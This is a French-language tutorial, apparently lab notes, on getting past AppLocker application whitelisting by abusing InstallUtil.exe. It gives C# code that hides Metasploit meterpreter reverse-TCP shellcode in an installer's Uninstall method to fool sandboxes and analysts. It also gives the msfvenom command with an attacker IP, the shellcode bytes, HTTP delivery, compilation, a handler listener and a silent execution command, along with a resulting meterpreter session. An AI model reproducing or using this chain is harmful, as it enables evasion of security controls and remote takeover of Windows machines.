

InstallUtil.exe

En générale :

L'outil `InstallUtil.exe` est utilisé pour installer et désinstaller des services Windows pour les applications .NET.

En Details:

un outil qui vient avec .NET Framework et qui permet d'installer et désinstaller les service Windows , il exécute le code(méthode) responsable sur l'installation d'une application sur Windows

 **Comment il fonctionne `InstallUtil.exe` ?**

1-Installation d'un service Windows

- Charge le code exécutable(.exe) spécifié.
- Recherche les classes qui héritent de `Installer` (par exemple, une classe dérivée de `RunInstaller`).
- Exécute le code d'installation défini dans ces classes.
- Enregistre le service Windows dans le gestionnaire de services du système.

2-Désinstallation d'un service Windows

- De manière similaire, lorsqu'on utilise `InstallUtil.exe` avec l'option `/u` , il exécute les scripts de désinstallation et supprime le service du registre.

 Où se trouve `InstallUtil.exe` ?

Il est inclus dans le .NET Framework et se trouve généralement ici(dans Windows 10 pro) :


```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\installUtil.exe
```

By passing whitelisting of applocker using InstallUtil

1-le code en c#:

on commence par ecrire le code en C# car on peut compiler du code en .NET Assemblies et l'exécuter en mémoire sans toucher le disque. et generalement un code en C# passe les restrictions .

ce code va permet de take the advantage and the utility/functionnality of our binary and try to install our malicious code (Exploit).



```
1 using System;
2 using System.Runtime.InteropServices;
3
4 public class Program
5 {
6     public static void Main()
7     {
8         Console.WriteLine("Hello From Main ... I Don't Do Anything");
9         // Add any behaviour here to throw off sandbox execution/analysts :)
10    }
11 }
12
13 [System.ComponentModel.RunInstaller(true)]
14 public class Sample : System.Configuration.Install.Installer
15 {
16     // The Methods can be Uninstall/Install. Install is transactional, and really unnecessary.
17     public override void Uninstall(System.Collections.IDictionary savedState)
18     {
19         Shellcode.Exec();
20     }
21 }
22
23 public class Shellcode
24 {
25     public static void Exec()
26     {
27         // Native function's compiled code
28         // Generated with metasploit
29         byte[] shellcode = new byte[354] {0xfc,0xe8,0x8f,0x00,0x00,0x00,
30         0x60,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,
31         0x14,0x89,0xe5,0x0f,0xb7,0x4a,0x26,0x8b,0x72,0x28,0x31,0xff,
32         0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,
33         0x01,0xc7,0x49,0x75,0xef,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,
34         0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4c,0x01,0xd0,
35         0x50,0x8b,0x58,0x20,0x01,0xd3,0x8b,0x48,0x18,0x85,0xc9,0x74,
36         0x3c,0x49,0x31,0xff,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xc0,0xc1,
37         0xcf,0x0d,0xac,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8
```

Explication du code :

On va garder la fonction `main` pour tromper les outils d'analyse de malware en leur faisant croire que notre code est légitime, simple et ne fait rien de mal.

La fonction `main` est celle qui sera appelée si le programme est exécuté normalement (par exemple, par un double-clic, en ligne de commande, en sandbox, etc.).

La fonction nommée `Uninstall` sera exécutée lorsque le programme sera lancé via l'outil `InstallUtil.exe`.

L'outil `InstallUtil.exe` fait généralement partie de la liste des applications de confiance et contournera probablement certains logiciels de liste blanche d'applications.

Le code à l'intérieur de la fonction `Uninstall` fera un appel à la fonction `Shellcode`, qui contiendra notre code malveillant.

- `[RunInstaller(true)]` marque cette classe comme un installateur pouvant être exécuté automatiquement par Windows.
- la classe `Sample` hérite de `Installer`, ce qui signifie qu'elle va être appelée lors de l'installation/désinstallation d'une application.

- `Uninstall()` est déclenchée lorsqu'un utilisateur tente de désinstaller le programme.
→ Donc Au lieu de supprimer le programme, elle appelle `Shellcode.Exec()`, qui exécute du code malveillant.
- La classe `Shellcode` est responsable de l'exécution du code malveillant generer par msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=YOUR_IP  
lport=443 -f csharp > shellcode.txt
```


The screenshot shows a Kali Linux terminal window with the following commands and output:

```
hazy@hazy: ~/Desktop
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.190.28 lport=443 -f csharp > shellcodeH.txt

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of csharp file: 1830 bytes

hazy@hazy: ~/Desktop
$ cat shellcodeH.txt
byte[] buf = new byte[354] {0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x89,0xe5,0x0f,0xb7,0x4a,0x26,0x8b,0x72,0x28,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0xd,0x01,0xc7,0x49,0x75,0xef,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4c,0x01,0xd0,0x50,0x8b,0x58,0x20,0x01,0xd3,0x8b,0x48,0x18,0x85,0xc9,0x74,0x3c,0x49,0x31,0xff,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xc0,0xc1,0xcf,0x0d,0xac,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe0,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xe9,0x80,0xff,0xff,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0xc0,0xa8,0xbe,0x1c,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,
```

- La méthode `Exec()` contient le shellcode en dur.



- `VirtualAlloc(...)` : Alloue une zone mémoire avec des permissions pour exécuter du code .
- `Marshal.Copy(...)` : Copie le shellcode dans la mémoire allouée.

- `CreateThread(...)` : Crée un thread pour exécuter le shellcode.
*Un thread (fil d'exécution) est une unité d'exécution d'un programme.
Chaque programme s'exécute au moins avec un thread principal,*

l'intérêt d'exécuter notre shellcode en utilisant un thread séparé c'est
Rendre l'exécution moins visible (ne bloque pas le programme principal).
parce que Certains antivirus détectent des programmes qui exécutent du
shellcode directement dans le thread principal.

- `WaitForSingleObject(...)` : Attend que le thread se termine.

6. Définition des constantes et des fonctions natives

- Définit des constantes utilisées pour la gestion de la
mémoire(`PAGE_EXECUTE_READWRITE` , `MEM_COMMIT`)

Resumer :

Ce programme est conçu pour exécuter discrètement du shellcode malveillant en mémoire :

1. Il cache son exécution dans un installeur (`Sample`).
2. Il alloue de la mémoire pour exécuter du code (`VirtualAlloc`).
3. Il copie du code malveillant dans la mémoire (`Marshal.Copy`).
4. Il l'exécute dans un nouveau thread (`CreateThread`).
5. Il nettoie la mémoire après exécution (`VirtualFree`).

maintenant on va hoster notre code en utilisant le server http local pour qu'on puisse le telecharger dans notre machine win10 cible :

```
python -m http.server 80
```


```
(hazy@hazy)-[~/Desktop]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.190.29 - - [12/Mar/2025 09:06:58] "GET / HTTP/1.1" 200 -
192.168.190.29 - - [12/Mar/2025 09:07:10] "GET / HTTP/1.1" 200 -
```

telechargeant le fichier depuis le browser (http:\ip_kali_attackant:80) dans le repertoire Transfer

pour compiler notre code (pour avoir un fichier executable .exe) on va utiliser **csc** qui sert à compiler du code source écrit en C# en un fichier exécutable (**.exe**) ou une bibliothèque (**.dll**).

en tapant la commande suivant :

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe
/platform:x86 /out:exeshell.exe InstallUtil-ShellCode.cs
```



- `/unsafe` → Autorise le code non sécurisé (`unsafe`), souvent utilisé pour gérer directement la mémoire avec des pointeurs.
- `/platform:x86` → Compile le programme exclusivement pour une architecture 32 bits (x86).

sur notre machie kali on va commencer un listener en utilisant metasploit :

```
msfconsole use multi/handler
```

```
set payload windows/meterpreter/reverse_tcp set LHOST
```

```
IP_KALI_ATTACKANT
```

```
set LPORT 443 set ExitOnSession false
```

```
run -j
```

```
msf6 exploit(multi/handler) > sessions -1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-ATLP2JH
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : fr_FR
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > |
```

finalement executant notre fichier exe en utilisant InstallUtil.exe sans etre detecter et bloquer par Applocker en utilisant la commande:

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
```

```
/logfile= /LogToConsole=false /U exeshell.exe
```

- `/logfile=` → Désactive la génération d'un fichier de log en ne spécifiant aucun chemin.
- `/LogToConsole=false` → Empêche l'affichage des logs dans la console (exécution silencieuse).
- `/U` → Mode désinstallation (`Uninstall`)

ressources :

<https://gist.github.com/lithackr/b692378825e15bfad42f78756a5a32>

<https://www.blackhillsinfosec.com/how-to-bypass-application-whitelisting-av/>

